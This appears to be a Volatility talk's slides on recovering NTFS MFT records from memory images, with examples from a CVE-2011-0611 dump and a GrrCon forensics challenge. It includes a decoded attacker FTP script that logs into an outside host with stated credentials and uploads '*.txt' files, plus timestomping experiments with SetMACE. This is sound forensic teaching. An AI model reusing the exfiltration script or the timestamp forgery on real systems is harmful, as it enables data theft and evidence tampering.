```

Etc...

MFT – Metadata

- We have several timestamps associated with various attributes. Below is a description[4]
- Creation Time - The time the file was created
- Modified Time - The time the content of the \$DATA or \$INDEX attributes were last modified
- MFT Modified Time - The time the metadata of the file was last modified (not shown in windows under properties)
- Accessed Time - The time that the content of the file was last accessed

MFT - \$STANDARD_INFO

- This attribute exists for all files and directories and contains core metadata [4]. Things you can find:
 - Four timestamps (shown under "Metadata" above) for various file events
 - File ownership
 - Security info (Security ID is not a SID, but an offset into \$SECURITY)
 - Quota info
 - Flags that indicate the type of file and how if it is encrypted, compressed, hidden etc
 - Lots of MS applications rely on this attribute even though it is not an essential attribute [4].

MFT - \$STANDARD_INFO

```
'STANDARD_INFORMATION': [0x48, {  
  'CreationTime': [0x0, ['WinTimeStamp', {}]],  
  'AlteredTime': [0x8, ['WinTimeStamp', {}]],  
  'MFT_AlteredTime': [0x10, ['WinTimeStamp', {}]],  
  'FileAccessedTime': [0x18, ['WinTimeStamp', {}]],  
  'flags': [0x20, ['int']],  
  'max_version_number': [0x24, ['unsigned int']],  
  'version_number': [0x28, ['unsigned int']],  
  'class_ID': [0x2c, ['unsigned int']],  
  'owner_ID': [0x30, ['unsigned int']],  
  'security_ID': [0x34, ['unsigned int']],  
  'quota_charged': [0x38, ['unsigned long long']],  
  'USN': [0x40, ['unsigned long long']],  
  'next_attribute': [0x48, ['RESIDENT_ATTRIBUTE']],  
}],
```

MFT - \$FILE_NAME

- The \$FILE_NAME is used to store the parent directory information and the filename [4]. There is no essential information when it is used in an MFT entry, but there is when it is used in a directory index [4].
- The parent directory is for file reference: upper two bytes are the sequence number and lower six bytes are the MFT entry.
- Timestamps are the same as those for \$STANDARD_INFO
- Namespace denotes what type of characters make up the filename
- Flags are the same as described for \$STANDARD_INFO

MFT - \$FILE_NAME

```
'FILE_INFO': [None, {  
    'parent_directory': [0x0, ['unsigned long long']],  
    'FileCreationTime': [0x8, ['WinTimeStamp', {}]],  
    'FileModificationTime': [0x10, ['WinTimeStamp', {}]],  
    'MFT_AlteredTime': [0x18, ['WinTimeStamp', {}]],  
    'FileAccessedTime': [0x20, ['WinTimeStamp', {}]],  
    'allocated_file_size': [0x28, ['unsigned long long']],  
    'real_file_size': [0x30, ['unsigned long long']],  
    'flags': [0x38, ['unsigned int']],  
    'reparse_value': [0x3c, ['unsigned int']],  
    'name_length': [0x40, ['unsigned char']],  
    'namespace': [0x41, ['unsigned char']],  
    'name': [0x42, ['array', lambda x : x.name_length * 2 , ['unsigned char']]],  
}],
```

MFT - \$FILE_NAME

```
def get_full_path(self, fileinfo):
    parent = "-1"
    parent_id = fileinfo.parent_directory & 0xffffffff
    path = self.remove_unprintable(fileinfo.get_name())
    while parent != {}:
        parent = MFT_PATHS_FULL.get(int(parent_id), {})
        if parent == {} or parent["filename"] == "":
            return path
        path = parent["filename"] + "\\\" + path
        parent_id = parent["parent_directory"] & 0xffffffff
    return path
```

MFT - \$DATA

- \$DATA attributes contain no structure (but do contain an attribute header of course)
- If resident they contain the file content, however if the file content is over 700 bytes content is non-resident most likely [4].
- It is often the last attribute of an MFT entry, but it is possible that this may not be the case. Directories can also have \$DATA attributes in addition to index attributes [4].

Example: cve2011_0611.dmp

- Looking at the public sample from
- <http://sempersecurus.blogspot.com/2011/04/using-volatility-to-study-cve-2011-6011.html>
- Flash exploit embedded in a word document

Example: cve2011_0611.dmp

- We can recover the path for the exploit file using the `filescan` plugin:

```
0x02208ad8    1    1 R--rw- \Device  
\HarddiskVolume1\Documents and Settings\1\My  
Documents\FLASH WITH DOC Disentangling Industrial  
Policy and Competition Policy
```

- But we don't know when the file hit the system

Example: cve2011_0611.dmp

MFT entry found at offset 0x9790800

Type: In Use & Directory

Record Number: 2230

Number of fixup array vals 3

Link count: 2

Sequence Value: 0x6

Fixup Array: 0x4 0x4 0x0

\$STANDARD_INFO

Creation	Modified	MFT Altered	Access Date	Type
2011-04-10 22:27:54	2011-04-10 22:29:50	2011-04-10 22:29:50	2011-04-10 22:29:51	Unknown Type

\$FILE_NAME

Creation	Modified	MFT Altered	Access Date	Name/Path
2011-04-10 22:27:54	2011-04-10 22:27:54	2011-04-10 22:27:54	2011-04-10 22:27:54	FLASHW~1

Full Path: DOCUME~1\1\MYDOCU~1\FLASHW~1

\$FILE_NAME

Creation	Modified	MFT Altered	Access Date	Name/Path
2011-04-10 22:27:54	2011-04-10 22:27:54	2011-04-10 22:27:54	2011-04-10 22:27:54	FLASH WITH DOC Disentangling Industrial Policy and Competition Policy

Full Path: **DOCUME~1\1\MYDOCU~1\FLASH WITH DOC Disentangling Industrial Policy and Competition Policy**

\$OBJECT_ID

Object ID: c173d4d7-c163-e011-923d-0800275d6d42
Birth Volume ID: 90000000-5800-0000-0004-1800000000700
Birth Object ID: 38000000-2000-0000-2400-490033003000
Birth Domain ID: 30000000-0100-0000-0010-000001000000

Example: cve2011_0611.dmp

MFT entry found at offset 0x33af000

Type: In Use & File

Record Number: 2304

Number of fixup array vals 3

Link count: 2

Sequence Value: 0x6

Fixup Array: 0x2 0x0 0x0

\$STANDARD_INFO

Creation	Modified	MFT Altered	Access Date	Type
2011-04-10 22:28:29	2011-04-10 22:30:20	2011-04-10 22:30:20	2011-04-10 22:30:20	Archive

\$FILE_NAME

Creation	Modified	MFT Altered	Access Date	Name/Path
2011-04-10 22:28:29	2011-04-10 22:30:20	2011-04-10 22:30:20	2011-04-10 22:30:20	FLASHW~1.LNK

Full Path: **DOCUME~1\1\APPLIC~1\MICROS~1\Office\Recent\FLASHW~1.LNK**

\$FILE_NAME

Creation	Modified	MFT Altered	Access Date	Name/Path
2011-04-10 22:28:29	2011-04-10 22:30:20	2011-04-10 22:30:20	2011-04-10 22:30:20	FLASH WITH DOC

Disentangling Industrial Policy and Competition Policy.LNK

Full Path: **DOCUME~1\1\APPLIC~1\MICROS~1\Office\Recent\FLASH WITH DOC Disentangling Industrial Policy and Competition Policy.LNK**

\$DATA

non-resident

Example: GrrCon challenge

MFT entry found at offset 0x14c42000

Type: In Use & File

Record Number: 12024

Number of fixup array vals 3

Link count: 2

Sequence Value: 0x4

Fixup Array: 0x3 0x0 0x0

\$STANDARD_INFO

Creation	Modified	MFT Altered	Access Date	Type
2012-04-28 01:59:22	2012-04-28 01:59:22	2012-04-28 01:59:22	2012-04-28 01:59:22	Archive & Content not indexed

\$FILE_NAME

Creation	Modified	MFT Altered	Access Date	Name/Path
2012-04-28 01:59:22	2012-04-28 01:59:22	2012-04-28 01:59:22	2012-04-28 01:59:22	SWING--~1.PF

Full Path: **WINDOWS\Prefetch\SWING--~1.PF**

\$FILE_NAME

Creation	Modified	MFT Altered	Access Date	Name/Path
2012-04-28 01:59:22	2012-04-28 01:59:22	2012-04-28 01:59:22	2012-04-28 01:59:22	SWING-MECHANICS.DOC [1].EXE-013CEA10.pf

Full Path: **WINDOWS\Prefetch\SWING-MECHANICS.DOC[1].EXE-013CEA10.pf**

Example: GrrCon challenge

MFT entry found at offset 0xdc8b800

Type: In Use & File

Record Number: 11978

Number of fixup array vals 3

Link count: 1

Sequence Value: 0x4

Fixup Array: 0x3 0x0 0x0

\$STANDARD_INFO

Creation	Modified	MFT Altered	Access Date	Type
2012-04-28 02:02:38	2012-04-28 02:02:39	2012-04-28 02:02:39	2012-04-28 02:02:39	Archive

\$FILE_NAME

Creation	Modified	MFT Altered	Access Date	Name/Path
2012-04-28 02:02:38	2012-04-28 02:02:38	2012-04-28 02:02:38	2012-04-28 02:02:38	w.exe

Full Path: **WINDOWS\system32\systems\w.exe**

\$DATA

non-resident

Example: GrrCon challenge

MFT entry found at offset 0x15938c00

Type: In Use & File

Record Number: 12031

Number of fixup array vals 3

Link count: 1

Sequence Value: 0x3

Fixup Array: 0x9 0x0 0x0

\$STANDARD_INFO

Creation	Modified	MFT Altered	Access Date	Type
2012-04-28 02:01:54	2012-04-28 02:01:54	2012-04-28 02:01:54	2012-04-28 02:10:14	Archive

\$FILE_NAME

Creation	Modified	MFT Altered	Access Date	Name/Path
2012-04-28 02:01:54	2012-04-28 02:01:54	2012-04-28 02:01:54	2012-04-28 02:01:54	g.exe

Full Path: **WINDOWS\system32\systems\g.exe**

\$DATA

non-resident

Example: GrrCon challenge

MFT entry found at offset 0x1eb0a8b0

Type: In Use & File

Record Number: 12045

Number of fixup array vals 3

Link count: 2

Sequence Value: 0x3

Fixup Array: 0x1 0x0 0x0

\$STANDARD_INFO

Creation	Modified	MFT Altered	Access Date	Type
2012-04-28 02:07:44	2012-04-28 02:07:44	2012-04-28 02:07:44	2012-04-28 02:07:44	Archive

\$FILE_NAME

Creation	Modified	MFT Altered	Access Date	Name/Path
2012-04-28 02:07:44	2012-04-28 02:07:44	2012-04-28 02:07:44	2012-04-28 02:07:44	CONFID~4.PDF

Full Path: **WINDOWS\system32\systems\1\CONFID~4.PDF**

\$FILE_NAME

Creation	Modified	MFT Altered	Access Date	Name/Path
2012-04-28 02:07:44	2012-04-28 02:07:44	2012-04-28 02:07:44	2012-04-28 02:07:44	confidential4.pdf

Full Path: **WINDOWS\system32\systems\1\confidential4.pdf**

\$DATA

non-resident

Example: GrrCon challenge

MFT entry found at offset 0x15938800

Type: In Use & File

Record Number: 12030

Number of fixup array vals 3

Link count: 1

Sequence Value: 0x3

Fixup Array: 0x9 0x0 0x0

\$STANDARD_INFO

Creation	Modified	MFT Altered	Access Date	Type
2012-04-28 02:01:43	2012-04-28 02:01:43	2012-04-28 02:01:43	2012-04-28 02:01:43	Archive

\$FILE_NAME

Creation	Modified	MFT Altered	Access Date	Name/Path
2012-04-28 02:01:43	2012-04-28 02:01:43	2012-04-28 02:01:43	2012-04-28 02:01:43	f.txt

Full Path: **WINDOWS\system32\systems\f.txt**

\$DATA

```
0x00000000: 6f 70 65 6e 20 36 36 2e 33 32 2e 31 31 39 2e 33 open.66.32.119.3
0x00000010: 38 0d 0a 6a 61 63 6b 0d 0a 32 61 77 65 73 30 6d 8..jack..2awes0m
0x00000020: 65 0d 0a 6c 63 64 20 63 3a 5c 57 49 4e 44 4f 57 e..lcd.c:\WINDOW
0x00000030: 53 5c 53 79 73 74 65 6d 33 32 5c 73 79 73 74 65 S\System32\sys
0x00000040: 6d 73 0d 0a 63 64 20 20 2f 68 6f 6d 65 2f 6a 61 ms..cd../home/ja
0x00000050: 63 6b 0d 0a 62 69 6e 61 72 79 0d 0a 6d 70 75 74 ck..binary..mput
0x00000060: 20 22 2a 2e 74 78 74 22 0d 0a 64 69 73 63 6f 6e .".txt"..discon
0x00000070: 6e 65 63 74 0d 0a 62 79 65 0d 0a nect..bye..
```

Check out
the Data!



Example: GrrCon challenge

```
$ cat f.raw | xxd -r > f.txt
$ cat f.txt
open 66.32.119.38
jack
2awes0me
lcd c:\WINDOWS\System32\systems
cd /home/jack
binary
mput "*.txt"
disconnect
bye
```

Example: GrrCon challenge

```
$ grep systems grr_mft
```

```
Full Path: WINDOWS\system32\systems\1\CONFID~3.PDF
```

```
Full Path: WINDOWS\system32\systems\1\confidential3.pdf
```

```
Full Path: WINDOWS\system32\systems\1\CONFID~4.PDF
```

```
Full Path: WINDOWS\system32\systems\1\confidential4.pdf
```

```
Full Path: WINDOWS\system32\systems\w.exe
```

```
Full Path: WINDOWS\system32\systems\1\CO20EF~1.PDF
```

```
Full Path: WINDOWS\system32\systems\1\confidential5.pdf
```

```
2012-04-28 02:01:03 2012-04-28 02:01:03 2012-04-28 02:01:03 2012-04-28 02:01:03 systems
```

```
Full Path: WINDOWS\system32\systems
```

```
Full Path: WINDOWS\system32\systems\f.txt
```

```
Full Path: WINDOWS\system32\systems\g.exe
```

```
Full Path: WINDOWS\system32\systems\p.exe
```

```
Full Path: WINDOWS\system32\systems\r.exe
```

```
Full Path: WINDOWS\system32\systems\sysmon.exe
```

```
Full Path: WINDOWS\system32\systems\p.exe
```

```
Full Path: WINDOWS\system32\systems\r.exe
```

```
Full Path: WINDOWS\system32\systems\sysmon.exe
```

```
Full Path: WINDOWS\system32\systems\1
```

```
Full Path: WINDOWS\system32\systems\1\CONFID~4.PDF
```

```
Full Path: WINDOWS\system32\systems\1\confidential4.pdf
```

```
Full Path: WINDOWS\system32\systems\w.exe
```

Timestomping – SetMACE

- Experiment: use SetMACE to change the MAC times on a file and see if it changed in memory
- http://code.google.com/p/mft2csv/downloads/detail?name=SetMACE_v1006.zip&can=2&q=

Timestomping – SetMACE

- Setting the \$FILE_NAME timestamps didn't affect the MFT entry in memory in the first experiment
- Let it run 5 minutes and re-accessed the file.

\$STANDARD_INFO

Creation	Modified	MFT Altered	Access Date	Type
2012-06-18 19:52:30	2012-06-18 19:52:30	2012-06-18 19:52:31	2012-06-18 19:52:44	2012-06-18 19:52:44 Archive

\$FILE_NAME

Creation	Modified	MFT Altered	Access Date	Name/Path
2012-06-18 19:52:30	2012-06-18 19:52:30	2012-06-18 19:52:30	2012-06-18 19:52:30	2012-06-18 19:52:30 POISON~1.PY

Full Path: DOCUME~1\user\Desktop\POISON~1.PY

\$FILE_NAME

Creation	Modified	MFT Altered	Access Date	Name/Path
2012-06-18 19:52:30	2012-06-18 19:52:30	2012-06-18 19:52:30	2012-06-18 19:52:30	2012-06-18 19:52:30 poison_ivy.py

Full Path: DOCUME~1\user\Desktop\poison_ivy.py

Timestomping – SetMACE

- Changing the `$FILE_NAME` and `$STANDARD_INFO` timestamps reflected in memory with only a slight delay
- Also accessing the file again and modifying it reflected in memory with a slight delay
- Also the offsets in memory remained the same

Timestomping – SetMACE

\$STANDARD_INFO

Creation	Modified	MFT Altered	Access Date	Type
2000-01-01 00:00:00	2000-01-01 00:00:00	2000-01-01 00:00:00	2000-01-01 00:00:00	Archive

\$FILE_NAME

Creation	Modified	MFT Altered	Access Date	Name/Path
2000-01-01 00:00:00	2000-01-01 00:00:00	2000-01-01 00:00:00	2000-01-01 00:00:00	POISON~1.PY

Full Path: DOCUME~1\user\Desktop\POISON~1.PY

\$FILE_NAME

Creation	Modified	MFT Altered	Access Date	Name/Path
2000-01-01 00:00:00	2000-01-01 00:00:00	2000-01-01 00:00:00	2000-01-01 00:00:00	poison_ivy.py

Full Path: DOCUME~1\user\Desktop\poison_ivy.py

Timestomping – SetMACE

MFT entry found at offset 0x1bf3a800

Type: In Use & File

Record Number: 12226

Number of fixup array vals 3

Link count: 2

Sequence Value: 0x3

Fixup Array: 0x14 0x0 0x0

\$STANDARD_INFO

Creation	Modified	MFT Altered	Access Date	Type
2000-01-01 00:00:00	2000-01-01 00:00:00	2000-01-01 00:00:00	2012-09-25 17:55:45	Archive

\$FILE_NAME

Creation	Modified	MFT Altered	Access Date	Name/Path
2000-01-01 00:00:00	2000-01-01 00:00:00	2000-01-01 00:00:00	2000-01-01 00:00:00	POISON~1.PY

Full Path: DOCUME~1\user\Desktop\POISON~1.PY

\$FILE_NAME

Creation	Modified	MFT Altered	Access Date	Name/Path
2000-01-01 00:00:00	2000-01-01 00:00:00	2000-01-01 00:00:00	2000-01-01 00:00:00	poison_ivy.py

Full Path: DOCUME~1\user\Desktop\poison_ivy.py

Timestomping – SetMACE

- Deleting the file also showed up in memory in less than a minute's time

MFT entry found at offset 0x2037800

Type: File

Record Number: 12226

Number of fixup array vals 3

Link count: 1

Sequence Value: 0x4

Fixup Array: 0x1c 0x1147 0x0

\$STANDARD_INFO

Creation	Modified	MFT Altered	Access Date	Type
2000-01-01 00:00:00	2012-09-25 18:08:25	2012-09-25 18:08:25	2012-09-25 18:08:40	2012-09-25 18:08:25 Archive

\$FILE_NAME

Creation	Modified	MFT Altered	Access Date	Name/Path
2000-01-01 00:00:00	2012-09-25 18:08:25	2012-09-25 18:08:25	2012-09-25 18:08:25	2012-09-25 18:08:25 Dc2.py

Full Path: **RECYCLER\S-1-5-~1\Dc2.py**

Caveat: Multiple Volumes

- On a system running with multiple NTFS volumes MFT records may conflict with one another in memory resulting in funky paths
- This is a result of duplicate record numbers
- No separate \$MFT's found on separate volumes

- It's all in memory

Caveat: Multiple Volumes

MFT entry found at offset 0x72ec00

Type: In Use & File

Record Number: 139

Number of fixup array vals 3

Link count: 1

Sequence Value: 0x1

Fixup Array: 0x1f 0x0 0x0



\$STANDARD_INFO

Creation	Modified	MFT Altered	Access Date	Type
2001-08-23 12:00:00	2001-08-23 12:00:00	2010-06-04 09:15:08	2010-11-11 14:46:55	Compressed & Archive

\$FILE_NAME

Creation	Modified	MFT Altered	Access Date	Name/Path
2010-06-04 09:10:07	2010-06-04 09:10:07	2010-06-04 09:10:07	2010-06-04 09:10:07	kdcom.dll

Full Path: **NEWTEX~1.TXT\kdcom.dll**

Questions?

Coordinates:

Volatility:

<http://volatility-labs.blogspot.com/>

<http://code.google.com/p/volatility/>

Email:

jamie.levy@gmail.com

Twitter:

[@gleeda](https://twitter.com/gleeda)

References

- [1] <http://thestarman.narod.ru/asm/mbr/Win2kubr.htm>
- [2] <http://thestarman.narod.ru/asm/mbr/VistaMBR.htm>
- [3] <http://thestarman.narod.ru/asm/mbr/W7MBR.htm>
- [4] File System Forensic Analysis, Brian Carrier